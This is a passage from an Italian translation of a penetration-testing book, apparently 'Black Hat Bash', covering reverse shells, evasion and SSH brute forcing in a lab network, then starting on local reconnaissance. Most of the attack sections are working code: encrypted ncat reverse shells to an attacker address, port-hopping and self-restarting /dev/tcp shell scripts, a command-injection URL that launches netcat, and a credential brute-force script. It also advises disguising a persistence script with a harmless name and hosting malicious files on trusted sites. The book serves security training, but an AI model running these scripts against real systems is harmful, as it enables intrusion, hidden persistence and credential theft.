uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Come potete vedere, pwncat è in grado di inviare comandi e di recuperare i risultati.

## Bypassare i controlli di sicurezza

Nelle attività di penetration testing, si possono incontrare ambienti in cui è difficile usare la nostra shell remota. Magari la shell stessa è limitata, oppure l'ambiente potrebbe ridurre il numero di pacchetti disponibili, come tentativo di rafforzare il sistema.

Per esempio, la Tabella 7.1 mostra le differenze fra i comandi eseguiti nell'ambiente shell Kali e nella reverse shell

SU p-web-02.



**Tabella 7.1** Comandi eseguiti sulla macchina Kali e in p-web-02.

| Shell Kali               | Reverse shell su p-web-02 conchiglia inversa |
|--------------------------|----------------------------------------------|
| \$ echo \$SHELL          | \$ echo \$SHELL                              |
| /bin/bash                | /usr/sbin/nologin                            |
| \$ whoami                | \$ whoami                                    |
| Kali                     | www-data                                     |
| \$ ls /bin   wc -l       | \$ ls /bin   wc -l                           |
| 3249                     | 89                                           |
| \$ wget                  | \$ wget                                      |
| wget: missing URL        | Bash: wget: command not found                |
| Usage: wget [Option] ... |                                              |

L'ambiente della macchina `p-web-02` non ha molti dei privilegi utente della shell Kali e ha perfino un numero radicalmente diverso di file binari. Ciò è naturale, perché Kali è un sistema operativo completo, con un'interfaccia grafica, mentre `p-web-02` è solo un container snello, con la minima quantità di software necessaria per funzionare.

Una mancanza di file binari installati o incorporati è normale nei server di applicazioni web ospitati nel cloud, come quello che `p-web-02` sta imitando. Ciò è dovuto ai requisiti prestazionali, di sicurezza e di ottimizzazione delle risorse. Un'immagine di sistema snella richiede un minore impegno di manutenzione e offre tempi di distribuzione più rapidi.

Esistono perfino strumenti concepiti per rimuovere i pacchetti di troppo da un'immagine (un processo chiamato *minificazione*). Per esempio, il progetto SlimToolkit su

<https://github.com/slimtoolkit/slim> impiega diverse tecniche di analisi su un'immagine per identificare i pacchetti inutilizzati, e ottimizza le dimensioni del sistema operativo rimuovendoli.

In questo paragrafo, evidenzieremo alcune tecniche di alto livello utilizzate per nascondere le comunicazioni della reverse shell o per bypassare le restrizioni di sicurezza degli ambienti rinforzati. Inizialmente, queste tecniche possono eludere le misure di sicurezza di accesso e, successivamente, permetterci di mantenere il controllo sui sistemi violati.

## **Crittografia e incapsulamento del traffico**

Per eludere il rilevamento, le reverse shell possono usare tecniche di crittografia e incapsulamento che hanno lo scopo di nascondere il traffico dannoso all'interno di protocolli o connessioni legittimi. *Crittografando* la comunicazione, possiamo rendere illeggibili i contenuti del traffico della reverse shell, complicando ai dispositivi di sicurezza l'identificazione di qualsiasi payload o comando dannoso inviato.

*L'incapsulamento* nasconde il traffico della reverse shell all'interno di protocolli innocui o connessioni già crittografate. Questa tecnica maschera da traffico legittimo le comunicazioni della reverse shell.

La Figura 7.3 mostra come potrebbe funzionare un tunnel crittografato fra un server violato e la macchina dell'hacker. Come potete vedere, la connessione con la reverse shell avviene all'interno di una connessione criptata.




**Figura 7.3** Una reverse shell su un canale di comunicazione crittografato.

Possiamo creare una reverse shell su un protocollo di trasporto crittografato in vari modi. Un modo consiste nell'usare *Ncat* (da non confondere con Netcat), un'utilità di rete che è presente in Nmap e consente la redirectione, la scrittura, la lettura e la crittografia del traffico.

Potete utilizzare la seguente sequenza di comandi fra l'hacker e la macchina target per stabilire una connessione, incapsulata da un tunnel crittografato, con la reverse shell. Sulla macchina dell'hacker, avviate un listener SSL (*Secure Sockets Layer*) con Ncat:

```
$ ncat -v -l 9443 --ssl
Ncat:( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to
use a permanent one.

Ncat: SHA-1 fingerprint: 174A B251 8100 D6BC EFD7 71C2 FEA6 3D32 0D2D 49B2
Ncat: Listening on :::9443
```

Utilizziamo il flag `-v` (*verbose*), specifichiamo la porta con il flag `-l` (*listen*), quindi utilizziamo `--ssl` per la crittografia. Per default, Ncat dovrebbe generare chiavi asimmetriche temporanee RSA (*Rivest-Shamir-Adleman*), a meno di specificare diversamente.

Sulla macchina violata, il seguente comando stabilirà una reverse shell crittografata. Tuttavia, anche la macchina

violata deve avere Ncat affinché questo comando funzioni, e spesso non è disponibile per default:

```
$ ncat attacker_IP address 9443 --ssl -e /bin/bash -v
Ncat: ( https://nmap.org/ncat )
Ncat: Subject: CN=localhost
Ncat: Issuer: CN=localhost
Ncat: SHA-1 fingerprint: BEED 35DF 5C83 60E7 73CF EBB8 B340 F870 8CC3 DD6E
--snip--
Ncat: SHA-1 fingerprint: BEED 35DF 5C83 60E7 73CF EBB8 B340 F870 8CC3 DD6E
```

In questo esempio, eseguiamo Ncat per connetterci al listener dell'hacker. Utilizziamo `--ssl` per crittografare il traffico, seguito da `-e /bin/bash` per eseguire la shell bash.

Anche pwncat può stabilire una connessione tramite SSL usando lo stesso stile di comando di Ncat. Fate riferimento alla documentazione di pwncat su

<https://pwncat.readthedocs.io/en/latest/usage.html> per imparare a usarlo per stabilire connessioni con la reverse shell basate su SSL.

## Alternare le porte di destinazione

Il *port hopping*, ovvero il cambio dinamico delle porte di rete durante il processo di comunicazione, viene utilizzato per attività sia difensive sia offensive. Dal punto di vista offensivo, questa tecnica può garantire la stabilità di una reverse shell e rendere più difficile bloccare il traffico dannoso per i sistemi di monitoraggio della sicurezza. Cambiando costantemente le porte, gli hacker possono aggirare i più semplici meccanismi di filtraggio basati sulle porte e i sistemi di rilevamento delle intrusioni che monitorano determinate porte alla ricerca di attività sospette. Il *port hopping* rende anche più difficile, per chi si occupa delle difese, ostacolare la connessione con la reverse shell; se una porta di rete diventa irraggiungibile, un semplice cambio di porta ristabilirà la connessione.

## NOTA

Potete scaricare gli script di questo capitolo da <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch07>.

Gli hacker, in genere, implementano il port hopping utilizzando un intervallo predefinito di porte. Il Listato 7.3 esegue una connessione dalla reverse shell alla macchina dell'hacker utilizzando varie porte, a seconda della loro disponibilità.

### Listato 7.3

---

```
#!/bin/bash
TARGET="172.16.10.1"
PORTS=("34455" "34456" "34457" "34458" "34459") (1)
listener_is_reachable() {
    local port="${1}"
    if timeout 0.5 bash -c "</dev/tcp/${TARGET}/${port}" 2> /dev/null; then (2)
        return 0
    else
        return 1
    fi
}
connect_reverse_shell() {
    local port="${1}"
    bash -i >& "/dev/tcp/${TARGET}/${port}" 0>&1
}
while true; do (3)
    for port in "${PORTS[@]}"; do
        if listener_is_reachable "${port}"; then (4)
            echo "Port ${port} is reachable; attempting a connection."
            connect_reverse_shell "${port}"
        else
            echo "Port ${port} is not reachable."
        fi
    done
    echo "Sleeping for 10 seconds before the next attempt..."
    sleep 10
done
```

Questo script imposta alcune porte predefinite in un array: 34455, 34456, 34457, 34458 e 34459 (1). Al punto (3), un ciclo `while` infinito tenta continuamente di connettersi al listener. Quindi eseguiamo un'iterazione sulle porte utilizzando un ciclo `for` e controlliamo se ciascuna di esse è raggiungibile utilizzando la funzione `listener_is_reachable ()` (4), che utilizza il

dispositivo speciale `/dev/tcp`. Notate che anteponiamo al controllo di raggiungibilità **(2)** il comando `timeout`, per garantire che il comando esca a un intervallo impostato di 0,5 secondi. Se la porta è raggiungibile, richiamiamo la funzione `connect_reverse_shell()`, passandole come argomento la porta aperta, e le inviamo una shell interattiva utilizzando `/dev/tcp`.

Poiché eseguiamo più connessioni di rete consecutivamente (una per il controllo della connettività e un'altra per stabilire la reverse shell), alcune versioni di Netcat potrebbero non supportare il mantenimento in vita del listener. Per superare questo problema, possiamo usare socat per impostare un listener TCP sulla macchina Kali. Questo strumento assicurerà che il listener rimanga in vita:

```
$ socat - tcp-listen:34459,fork
```

Eseguendo lo script su uno degli host violati, per esempio `p-web-01` (`172.16.10.10`), dovrete ottenere il seguente output:

```
$ ./port-hopper.sh
--snip--
Port 34457 is not reachable.
Port 34458 is not reachable.
Port 34459 is reachable, attempting a connection...
```

Nel prossimo paragrafo esamineremo alcuni metodi che possiamo utilizzare per installare nuovi file binari in un ambiente target senza disporre dei privilegi dei superuser necessari per scaricare pacchetti ufficiali da repository pubblici.

# Generazione di shell TTY con dispositivi pseudo-terminali

Ecco un altro scenario che potreste incontrare nelle vostre future attività di hacking tramite reverse shell: la shell limitata cui avete accesso potrebbe non fornire un supporto TTY (per i terminali) completo. Le shell non TTY offrono funzionalità limitate di editing della riga di comando, nessun controllo dei job, formattazione dell'output incompleta e nessuna gestione dei segnali, e potrebbero non funzionare in applicazioni interattive come gli editor di testo.

Un approccio comune per aggiornare una shell con una TTY più ricca di funzionalità prevede l'uso di pseudo-terminali. Uno *pseudo-terminale* fornisce un'interfaccia tramite la quale i processi possono interagire con un dispositivo simile a un terminale, consentendo alle applicazioni basate su terminale, alle shell e ad altri programmi di funzionare come se fossero connessi a un terminale fisico.

## Il modulo `pty` di Python

Il modulo `pty` di Python emula il comportamento di un terminale fisico. Nell'esempio che segue, aggiorniamo una shell Python con una shell bash TTY completamente interattiva utilizzando la funzione `pty.spawn()`. Provate a eseguirla sull'host Kali per vedere che cosa fa:

```
$ python
Python 3.xx (main, Feb 12, 00:48:52) on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn("/bin/bash")
$
```

Per uscire dalla console Python, digitate `exit()`.

Su un host violato e dotato di Python, potreste elevare la vostra shell con il seguente comando:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Tenete presente che, affinché questa tecnica funzioni, sull'host violato deve essere disponibile Python.

## socat

Potete impiegare socat per generare una shell TTY se tale strumento esiste sul target e nel vostro sistema di hacking locale. Generalmente usiamo socat per attivare comunicazioni bidirezionali fra due canali.

Sulla macchina Kali, eseguite il seguente comando socat per generare una shell TTY:

```
$ socat file:${tty},raw,echo=0 tcp-listen:1337
```

Il parametro `file:` usa il valore del comando `${tty}`, che si espande in `/dev/pts/#`. La modalità `raw` assicura che socat non elabori dati di input e output, `echo=0` disabilita l'echo locale di socat e `tcp-listen:1337` definisce la porta di ascolto TCP locale.

Quindi, utilizzando la vulnerabilità all'iniezione di comandi del sistema operativo su `p-web-02` (172.16.10.12), lanciate il seguente comando. Notate l'uso del carattere pipe per attivare la vulnerabilità all'iniezione:

```
| socat exec:'bash -li',pty,stderr tcp:172.16.10.1:1337
```

In questo esempio, richiamiamo `socat` con il parametro `'bash -li'` di `exec`, che eseguirà bash in modo interattivo come se fosse stata richiamata come shell di login. Passiamo anche `pty,stderr` per generare uno pseudo-terminale e catturare lo



stream di errore standard, seguito da `tcp:172.16.10.1:1337` per impostare l'indirizzo di connessione tramite TCP.

## Attacchi a file binari post-exploit

Discutiamo alcuni modi per eseguire l'aggiornamento da un ambiente shell limitato senza un accesso a livello root. In questo paragrafo, supporremo di non essere stati in grado di usare la shell bash per stabilire una connessione con la reverse shell su `p-web-02` tramite lo pseudo-dispositivo speciale

`/dev/tcp`.

Anche se l'utente `www-data` non ha le autorizzazioni e la capacità di installare software sul server, possiamo comunque usare la shell bash per eseguire molti attacchi. Tuttavia, la mancanza di alcuni file binari di base, specialmente quelli usati per il networking, può complicare parecchio la nostra attività di hacking.

Come abbiamo notato nella Tabella 7.1, `p-web-02` non offre il file binario di `wget` per scaricare file da server remoti. Proviamo a eseguire alcuni altri comandi tipici delle utility di rete, per vedere se esistono:

```
www-data@p-web-02:/var/www/html$ ssh
bash: ssh: command not found
www-data@p-web-02:/var/www/html$ nc
bash: nc: command not found

www-data@p-web-02:/var/www/html$ socat
bash: socat: command not found
www-data@p-web-02:/var/www/html$ python --version
bash: python: command not found
www-data@p-web-02:/var/www/html$ curl
curl: try 'curl --help' or 'curl --manual' for more information
```

Wow, questo host non ha davvero alcun modo di stabilire una connessione in uscita. Abbiamo `curl`, ma non è possibile usarlo per creare connessioni dirette con la reverse shell.

In casi come questi, potrebbe essere utile scaricare sul server target il file binario di Netcat. Sfruttando le vulnerabilità dell'applicazione, come l'esecuzione di codice, potremmo potenzialmente installare tale utility di rete, quindi utilizzarla per stabilire una connessione con la reverse shell aggiornata.

In questo paragrafo, trattiamo i comandi che potremmo usare per estrarre i file binari di rete nei nostri ambienti target ed eseguirli. Notate che useremo la nostra connessione con la reverse shell con `p-web-02` per barare un po', ma le seguenti tecniche potrebbero benissimo essere eseguite sfruttando la vulnerabilità che abbiamo scoperto all'iniezione di comandi del sistema operativo. Ne vedremo l'uso con alcuni esempi.

## Inviare Netcat

Nella vostra macchina Kali, andate alla directory del payload che volete trasferire, quindi inserite il seguente comando Python per avviare un server HTTP:

```
$ cd Black-Hat-Bash/ch07
$ python -m http.server
```

Su `p-web-02` (172.16.10.12), ora dovrete essere in grado di accedere al file system della vostra macchina Kali tramite il server HTTP Python ed eseguire un comando di download tramite `curl`. Collocate una copia del file binario `nc` di Kali nella stessa directory del server HTTP:

```
$ which nc
/usr/bin/nc
$ cp /usr/bin/nc ~/Black-Hat-Bash/ch07
```

Ora potete scaricarlo su `p-web-02` utilizzando un comando `curl` remoto e impostarlo come eseguibile:

```
$ cd /var/www/html
$ curl -O http://172.16.10.1:8000 /nc
% Total    % Received % Xferd  Average  Speed    Time      Time      Time
Current
                        Dload    Upload  Total    Spent    Left
Speed
100 34952  100 34952    0      0 33.3M    0      --:--:--  --:--:--  --:--
33.3M
```

All'interno della macchina Kali, ora possiamo stabilire una connessione secondaria con la reverse shell in un nuovo terminale su un'altra porta. Scegliamo la 1234 (poiché la nostra prima reverse shell usa la porta 1337):

```
$ nc -lvp 1234
```

Successivamente, possiamo eseguire il nuovo file binario `nc` dall'interno della prima reverse shell per stabilirne una seconda. Possiamo anche inviare questo processo in background usando `&`:

```
# chmod u+x nc
# ./nc 172.16.10.1 1234 -e /bin/bash &
[1] 140
```

In alternativa, richiamiamo semplicemente il file binario di Netcat in `p-web-02` da un nuovo terminale Kali utilizzando `curl` per sfruttare la vulnerabilità all'iniezione dei comandi del sistema operativo:

```
$ curl http://172.16.10.12/donate.php?amount=%7C+.%2Fnc+172.16.10.1+1234+-e+%2Fbin%2Fbash
```

Questo approccio evita la necessità della prima reverse shell.

## Uploading di file con pwncat

Quando utilizziamo `pwncat` per stabilire una shell, possiamo sfruttare il suo comando `upload` per trasferire file fra l'hacker e le macchine target violate. Il comando `upload`

accetta due argomenti, il file di codice sorgente e la destinazione:

```
(local) pwncat$ upload /etc/passwd /tmp/remote_passwd.txt  
[16:16:46] uploaded in 0.32 seconds
```

È importante ricordare che, a meno che pwncat utilizzi SSL, il traffico fra la macchina dell'hacker e il target sarà in chiaro (lo stesso vale per Netcat e Ncat).

## **Scaricare file binari da siti attendibili**

Spesso, gli ambienti non bloccano il traffico in uscita verso i siti web comunemente utilizzati, come GitHub, GitLab, Google Drive e Microsoft OneDrive, nonché verso servizi cloud come Amazon S3 (*Simple Storage Service*) e Google GCS (*Google Cloud Storage*). Pertanto, questi sono ottimi posti dove collocare file dannosi.

Le aziende con una minore maturità in termini di sicurezza utilizzano spesso le stesse policy di filtraggio in uscita per l'intera rete (inclusi gli utenti e i server) e spesso non esiste un modo efficace per bloccare una parte di un sito web consentendone altre. Inoltre, se un'azienda utilizza AWS (*Amazon Web Services*) o qualsiasi altro provider cloud per ospitare la propria infrastruttura, è molto probabile che consenta tutto il traffico da e verso il proprio provider.

Come penetration tester, dovete esplorare tutti i servizi di terze parti utilizzati dal vostro target e cercare dei modi per collocare là i vostri file dannosi. Per esempio, se il vostro target ha un sito web di marketing e offre una funzionalità di chatbot per comunicare con un agente, potrebbe esserci un modo per allegare file in modo anonimo tramite la chat. Se è così, potreste copiare e incollare quel link e usarlo in futuro per estrarre file dannosi verso gli host violati.

Uno dei vantaggi dell'approccio di hosting basato su siti attendibili è che se un sito web viene servito tramite HTTPS (*HyperText Transfer Protocol Secure*), le comunicazioni fra la macchina violata e il sito attendibile verranno automaticamente crittografate.

## Esercizio 10 – Mantenere una connessione continua a reverse shell

Potreste voler rafforzare il vostro punto d'appoggio iniziale sul vostro target eseguendo uno script che ristabilisce continuamente una connessione con la reverse shell. Se il processo della reverse shell venisse interrotto o disconnesso, il vostro script potrebbe ristabilire una connessione con la macchina Kali usando l'indirizzo IP e la porta che fornite.

Il Listato 7.4 verrà eseguito localmente come processo in background sul server violato e tenterà di ristabilire la connessione con la reverse shell a un determinato intervallo da noi impostato.

### Listato 7.4

---

```
#!/bin/bash
TARGET_HOST="172.16.10.1"
TARGET_PORT="1337"
# Funzione per riavviare il processo reverse shell
restart_reverse_shell() {
    echo "Restarting reverse shell..."
    bash -i >& "/dev/tcp/${TARGET_HOST}/${TARGET_PORT}" 0>&1 &
}
# Monitoraggio continuo dello stato della reverse shell.
while true; do
    restart_reverse_shell
    # Pausa per l'intervallo desiderato prima di ricontrollare.
    sleep 10
done
```

Lo script in sé è semplice: richiamiamo ogni 10 secondi la funzione `restart_reverse_shell()`. Indipendentemente dallo stato della rete o del processo reverse shell, questa funzione tenterà di ristabilire una connessione con il nostro host Kali. La macchina Kali rifiuterà qualsiasi connessione aggiuntiva se è in corso una connessione con la reverse shell corrente.

Assegnate allo script un nome appropriato, per esempio `donation-monitor.sh`, per evitare sospetti, poiché lo script dovrebbe essere eseguito in background indefinitamente. Quindi, salvate lo script in un file su `p-web-02` (172.16.10.12) e impostate le autorizzazioni di esecuzione appropriate, quindi eseguite lo script come un processo in background, reindirizzandone l'output:

```
$ cp reverse_shell_monitor.sh donation-monitor.sh
$ chmod +x ./donation-monitor.sh
$ nohup ./donation-monitor.sh > /dev/null 2>&1 &
$ rm nohup.out
```

Per sottoporre a test questo script, tutto ciò che dovete fare è eseguire il comando del listener Netcat per servire la reverse shell. Provate ad arrestare e avviare il listener più volte e noterete che la reverse shell viene riattivata ogni 10 secondi.

## Accesso iniziale a forza bruta

Un modo più tradizionale di entrare in un sistema remoto consiste nell'usare gli stessi servizi che userebbe un amministratore IT. Sfruttando credenziali rubate o debolezze come configurazioni errate o password scadenti, possiamo usare la forza bruta per entrare nel sistema dalla porta principale.

Un servizio comune da prendere di mira è SSH. Sebbene sia generalmente considerato un protocollo sicuro, le implementazioni di SSH possono avere vulnerabilità sfruttabili dagli hacker, come password scadenti o riutilizzate, metodi di autenticazione non sicuri e problemi di gestione delle chiavi.

Possiamo usare lo scripting bash per condurre complessi attacchi a forza bruta su numerosi protocolli, incluso SSH. Mentre potremmo eseguire singoli strumenti di forza bruta in isolamento, il fatto di combinarli in uno script bash offre numerosi vantaggi. I nostri script possono automatizzare il rilevamento dell'host, generare elenchi di parole e integrarsi con altri strumenti per trovare le credenziali.

Proviamo a entrare in un nuovo target, il server `p-jumbox-01` (172.16.10.13). Per eseguire una connessione SSH, aprite un nuovo terminale dall'interno della macchina Kali e inserite il seguente comando:

```
$ ssh user@172.16.10.13
The authenticity of host '172.16.10.13 (172.16.10.13)' can't be established.
ED25519 key fingerprint is SHA256:c89YzVU+EW/2o+lZm30BgEjutZ0f2t145cSyX2/zwzU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
user@172.16.10.13's password:
```

Il messaggio che vedete dopo aver tentato di accedere tramite SSH a `p-jumbox-01` indica che il client SSH non ha la chiave pubblica dell'host memorizzata nel suo file `known_hosts`. Questo file viene utilizzato per verificare l'autenticità dell'host cui vi state connettendo e l'*impronta digitale* (*fingerprint*) della chiave ED25519 rappresenta la chiave pubblica del server. Rispondendo `yes`, procediamo con la connessione SSH e inseriamo la chiave pubblica dell'host nel nostro file `known_hosts`.

SSH consente sia l'autenticazione basata su password sia quella basata su chiave. Nell'autenticazione *basata su password*, un utente fornisce il proprio nome utente e la propria password per autenticarsi sul server remoto. Nell'autenticazione *basata su chiave* (o *autenticazione a chiave pubblica*), un utente fornisce una chiave crittografica per autenticarsi su un server. Prima di tentare un attacco a forza bruta su un server SSH, è importante verificare che tale server accetti l'autenticazione basata su password.

Per verificare se un server consente l'autenticazione basata su password, basta osservare la risposta del server dopo aver tentato una connessione iniziale. Per esempio, potete vedere che il nostro tentativo di connessione iniziale ha prodotto una richiesta di password. In alternativa, potete impiegare lo script NSE integrato di Nmap `ssh-auth-methods.nse` che si trova in `/usr/share/nmap/scripts`.

Se il server rifiuta immediatamente la connessione o fornisce un messaggio d'errore generico ma senza richiedere una password, l'autenticazione basata su password potrebbe non essere consentita o non è il metodo di autenticazione principale del server.

## **Esercizio 11 – Attacco a forza bruta su un server SSH**

In questo esercizio, userete la shell bash per condurre un attacco a forza bruta a dizionario contro il servizio SSH in esecuzione sul server `p-jumpbox-01` (172.16.10.13). Il vostro script dovrebbe scorrere un elenco di nomi utente e



password comuni, tentare di autenticarsi sul server e registrare tutte le credenziali funzionanti.

Prima di preparare lo script di attacco a forza bruta SSH, avrete bisogno di due cose. Innanzitutto, dovete identificare un singolo nome utente sul target o generare un elenco di nomi utente da scorrere. Non avete identificato alcun nome utente durante la ricognizione, quindi provate con un elenco di nomi utente comuni in Linux, come `root`, `guest`, `backup`, `ubuntu` e `centos`. Ovviamente, state semplicemente ipotizzando che questi utenti esistano sul server target.

In secondo luogo, avrete bisogno di un elenco di potenziali password. Kali contiene un ottimo elenco di password nella directory `/usr/share/wordlist`, ma vi consigliamo di usare al suo posto il file `common-credentials/passwords.txt` dal repository GitHub del libro.

Armati dei vostri elenchi di nomi utente e password, potete scrivere un po' di codice della shell bash per sottoporre a test la resistenza dell'autenticazione del server `p-jumpbox-01`. Il Listato 7.5 presenta un esempio.

### Listato 7.5

---

```
#!/bin/bash
# Definisce il server SSH target e la porta.
TARGET="172.16.10.13"
PORT="22"
# Definisce gli elenchi di nomi utente e password.
USERNAMES=("root" "guest" "backup" "ubuntu" "centos") (1)
PASSWORD_FILE="passwords.txt" (2)
echo "Starting SSH credential testing..."
# Un ciclo per ogni combinazione di nome utente e password.
for user in "${USERNAMES[@]}"; do (3)
    while IFS= read -r pass; do (4)
        echo "Testing credentials: ${user} / ${pass}"
        # Controlla il codice di uscita per determinare se l'accesso è riuscito.
        if sshpass -p "${pass}" ssh -o "StrictHostKeyChecking=no" \
            -p "${PORT}" "${user}@${TARGET}" exit >/dev/null 2>&1; then (5)
            echo "Successful login with credentials:" (6)
            echo "Host: ${TARGET}"
```

```

        echo "Username: ${user}"
        echo "Password: ${pass}"
        # Esegue ulteriori azioni utilizzando le credenziali
        Exit 0
    fi
done < "${PASSWORD_FILE}"
done
echo "No valid credentials found."

```

Questo script della shell bash per un attacco a forza bruta su SSH inizia in modo molto simile ai nostri altri script: definendo l'indirizzo IP del target e la porta. Quindi, specifichiamo un elenco di nomi utente **(1)** e un file che contiene le password che utilizzeremo **(2)**. In **(3)**, quindi, iteriamo su ogni nome utente e utilizziamo `sshpass` per iniettare le password **(5)**, che leggiamo riga per riga **(4)**. Infine mostriamo qualsiasi output riuscito **(6)**.

#### NOTA

Per far funzionare lo script seguente, dobbiamo installare `sshpass`, un'utilità che consente di gestire le connessioni SSH negli script. Installate `sshpass` utilizzando il seguente comando:

```
$ sudo apt install sshpass -y
```

Scaricate ed eseguite lo script per vedere l'output:

```

$ ./ssh-bruteforce.sh
Starting SSH credential testing...
Testing credentials: root / 123456
Testing credentials: root / 123456789
Testing credentials: root / qwerty
Testing credentials: root / password
Testing credentials: root / backup
Testing credentials: root / pass123
Testing credentials: guest / 123456
Testing credentials: guest / 123456789
Testing credentials: guest / qwerty
Testing credentials: guest / password
Testing credentials: guest / backup
Testing credentials: guest / pass123
Testing credentials: backup / 123456
Testing credentials: backup / 123456789
Testing credentials: backup / qwerty
Testing credentials: backup / password
Testing credentials: backup / backup
Successful login with credentials:

Host: 172.16.10.13
Username: backup
Password: backup

```

Abbiamo scoperto che sul server `p-jumpbox-01` il nome utente `backup` utilizza una password debole (anch'essa `backup`).

Possiamo verificare che queste credenziali funzionino utilizzando questo comando per accedere al server `p-jumpbox-01`:

```
$ ssh backup@172.16.10.13
```

Quando vi vengono richieste le credenziali, utilizzate la password `backup` e dovrete ottenere l'accesso.

- Per sviluppare ulteriormente questo script, provate le seguenti modifiche.
- Rendete più efficiente il processo di forza bruta utilizzando un dizionario per attaccare più host in parallelo, in modo da non limitarvi a un singolo indirizzo IP per volta.
- Aggiungete un componente di notifica allo script in modo che, una volta violato un host, riceverete una notifica tramite il vostro strumento di messaggistica preferito.

## Riepilogo

In questo capitolo, avete imparato a creare una reverse shell su un target e avete scoperto le strategie impiegabili per migliorare l'interattività e la longevità delle vostre shell remote, gettando le basi per futuri exploit. Avete anche imparato a trasferire file fra la vostra macchina e quella violata. Poi avete usato `bash` per eseguire un attacco a forza bruta su SSH.

Ora che avete violato tre macchine, vi consigliamo vivamente di iniziare a esplorare gli host violati per preparare il terreno per ciò che accadrà nel prossimo capitolo.

## Capitolo 8

# Raccolta di informazioni locali

Nei due capitoli precedenti, abbiamo ottenuto un punto d'appoggio iniziale su alcuni host. In questo capitolo, eseguiremo una ricognizione locale per identificare gli asset di interesse, senza lasciare nulla di intentato nel percorso per acquisire altri host sulla rete.

Imparare a trovare informazioni sensibili una volta violato con successo un host è un'abilità critica. Ci concentreremo su alcune categorie chiave fra le informazioni che potete raccogliere: le identità (di utenti e gruppi), i file (inclusi i file log e i file di configurazione), le informazioni sulla rete, i flussi di automazione, i software e firmware installati, i processi in esecuzione e i meccanismi di sicurezza. Tratteremo altre informazioni, come le credenziali, nel Capitolo 9, quando esamineremo le tecniche di escalation dei privilegi.

In scenari più reali, la fase post-violazione è anche quella in cui aumentano le vostre possibilità di essere scoperti da chi si occupa delle difese, poiché le informazioni che raccogliete potrebbero lasciare una traccia. Per questo motivo, per raccogliere informazioni useremo il più possibile utility e file Linux nativi nel tentativo di *dissimularci*: arrangiandoci con ciò che è disponibile sull'host evitando l'uso di strumenti esterni, che potrebbero sollevare allarmi.

Provate a eseguire i comandi della shell presentati nel capitolo su tutti gli host che avete violato finora, così come su tutte le nuove macchine che violate man mano che procedete nel libro. Potreste anche creare uno script con questi comandi, per eseguirli con maggiore facilità su tutte le macchine.

## Gli standard nella gerarchia del file system

I dati di interesse potrebbero risiedere in molte aree di un file system Linux. Per esplorare in modo efficiente i sistemi cui avete ottenuto l'accesso, consultate il documento FHS (*File system Hierarchy Standard*), che descrive la struttura delle directory e la loro posizione in un sistema Linux. Questo standard semplifica la ricerca dei file di interesse, come i file log o di configurazione, per utenti e programmi.

La gerarchia del file system Linux parte dalla directory root (/), che è il punto d'ingresso nella struttura ad albero delle directory del file system. La Tabella 8.1 mostra le principali subdirectory di root e i loro scopi principali.

**Tabella 8.1** Layout delle directory standard nella gerarchia del file system.

| Directory | Descrizione                                                                                                                                                                                                                                                                                                                                                        |
|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /         | La prima directory genitore, detta anche <i>directory radice</i> .                                                                                                                                                                                                                                                                                                 |
| /var      | Directory per file non statici ( <i>variable</i> ). Spesso contiene i file log delle applicazioni, nella directory <code>/var/log</code> , o i task elaborati, come i job pianificati e di stampa, in <code>/var/spool</code> . Può anche contenere file di cache, in <code>/var/cache</code> , e dati di runtime correlati al sistema, in <code>/var/run</code> . |

|       |                                                                                                                                                                                                                                                                                                                                                                                              |
|-------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /etc  | Directory per i file di configurazione. I software applicativi installati sul sistema conservano in questa directory i propri file di configurazione (solitamente con estensione *.conf). Questa directory contiene anche file come /etc/passwd, /etc/group e /etc/shadow, dove sono presenti rispettivamente gli account utente, le informazioni sui gruppi e i codici hash delle password. |
| /bin  | Directory per le utility binarie. Comunemente utilizzata per archiviare file binari correlati a task di sistema come i comandi di navigazione (cd), di copia di file (cp), di creazione di directory (mkdir) o di creazione di file (touch).                                                                                                                                                 |
| /sbin | Directory per i file binari del sistema, quali utility di debug del sistema, di manipolazione del disco e di gestione dei servizi, rivolte all'amministratore di sistema.                                                                                                                                                                                                                    |
| /dev  | Directory che rappresenta e dà accesso ai file dei dispositivi: partizioni del disco, unità flash e dischi rigidi esterni.                                                                                                                                                                                                                                                                   |
| /boot | Directory per il bootloader, i file del kernel e i dischi iniziali di RAM (initrd).                                                                                                                                                                                                                                                                                                          |
| /home | Directory che ospita la directory home degli account utente del sistema. Gli account utente attivi solitamente hanno una propria subdirectory, che usano come propria directory home.                                                                                                                                                                                                        |
| /root | Directory contenente la directory home dell'account utente root.                                                                                                                                                                                                                                                                                                                             |
| /tmp  | Directory per file e directory temporanei. La directory /var/tmp è un'altra directory spesso usata per i file temporanei.                                                                                                                                                                                                                                                                    |
| /proc | File system virtuale per processi e dati del kernel. Viene creata automaticamente all'avvio del sistema.                                                                                                                                                                                                                                                                                     |

|                            |                                                                                                                                                                                                   |
